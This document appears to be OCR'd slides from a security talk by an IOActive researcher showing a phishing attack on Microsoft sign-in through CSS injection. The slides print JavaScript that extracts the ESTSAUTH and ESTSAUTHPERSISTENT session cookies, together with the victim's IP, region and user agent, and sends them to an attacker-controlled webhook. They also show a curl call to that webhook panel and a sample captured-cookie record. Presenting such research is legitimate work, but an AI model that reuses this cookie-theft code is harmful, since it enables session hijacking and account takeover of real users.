
Approve a request on my Microsoft Authenticator app

Use my password

Back

IOActive

CSS injection


Microsoft

Sign in


carlos.gomez@ioactive.com

No account? Create one!


Can't access your account?

Phishing time ☺

Which cookies do we want?




Cookie Name	Type	Comments
ESTSAUTH	Common	Contains user's session information to facilitate SSO. Transient.
ESTSAUTHPERSISTENT	Common	Contains user's session information to facilitate SSO. Persistent.




```
/**
 * Capture incoming authentication cookies from request headers
 */
async function captureIncomingAuthCookies(cookieHeader, request) {
    try {
        if (!ENABLE_WEBHOOK_NOTIFICATIONS || !WEBHOOK_URL) return;

        // Extract only ESTSAUTH and ESTSAUTHPERSISTENT cookies (same as SET-Cookie responses)
        const authCookies = [];
        const cookies = cookieHeader.split(';');

        for (const cookie of cookies) {
            const trimmed = cookie.trim();
            if (trimmed.startsWith('ESTSAUTH=') ||
                trimmed.startsWith('ESTSAUTHPERSISTENT=')) {
                authCookies.push(trimmed);
            }
        }

        if (authCookies.length > 0) {
            const currentTime = Date.now();
            if (currentTime - lastCookieSentTimestamp > 5000) {
                const metadata = createRequestMetadata(
                    request.headers.get('cf-connecting-ip') || 'unknown',
                    request.headers.get('cf-ipcountry') || 'unknown',
                    request.headers.get('referer') || 'Direct',
                    request,
                    { url: request.url, source: 'incoming_request' }
                );

                const allAuthCookies = authCookies.join('; ');
                const message = formatCookieMessage(allAuthCookies, metadata);
                await sendToWebhook(message, WEBHOOK_URL);
                lastCookieSentTimestamp = currentTime;
            } else {
            }
        } else {
        }
    } catch (error) {
    }
}
```

#OOTB2025

Phishing time ☺





```
/**
 * Format cookie message (original working version)
 */
function formatCookieMessage(cookies, metadata) {
    const formattedCookies = cookies
        .replace(/;/g, ';<br>')
        .replace(/ESTSAUTH=/g, '<b>ESTSAUTH=</b>')
        .replace(/ESTSAUTHPERSISTENT=/g, '<b>ESTSAUTHPERSISTENT=</b>');

    return `<b>🍪 Authentication Cookies Captured</b><br><br>` +
        `${formattedCookies}<br><br>` +
        `<b>Session Information:</b><br>` +
        `<b>Timestamp:</b> ${metadata.timestamp}<br>` +
        `<b>Target URL:</b> ${metadata.url}<br>` +
        `<b>IP Address:</b> ${metadata.clientIP}<br>` +
        `<b>Region:</b> ${metadata.clientRegion}<br>` +
        `<b>User Agent:</b> ${metadata.userAgent}<br>`;
}
```

IOActive

@dan1t0


dan1t0.com

@dan1t0

Daniel Martinez

Phishing time ☺

Custom webhook server ☺



webhook-panel.redeem-activation.workers.dev

Send webhooks to `/webhook` using header `key: YOUR_KEY`.

```
curl -X POST "https://webhook-panel.redeem-activation.workers.dev/webhook" \
  -H "Content-Type: application/json" \
  -H "key: demo" \
  -d '{"orderId":"123","status":"paid"}'
```

Select 2025-08-13T22-50-30-806Z_88659ztf 8/14/2025, 5:50:30 AM

```
{
  "text": "🍪 Authentication Cookies Captured

ESTSAUTHPERSISTENT=1.ARoAMe_N-B6j[redacted]
 ESTSAUTH=1.ARoAMe_N-B6jSkuT5F9XH

Session Information:
Timestamp: [redacted]
Target URL:
IP Address:
Region: ES
User Agent: [redacted]
"
}
```

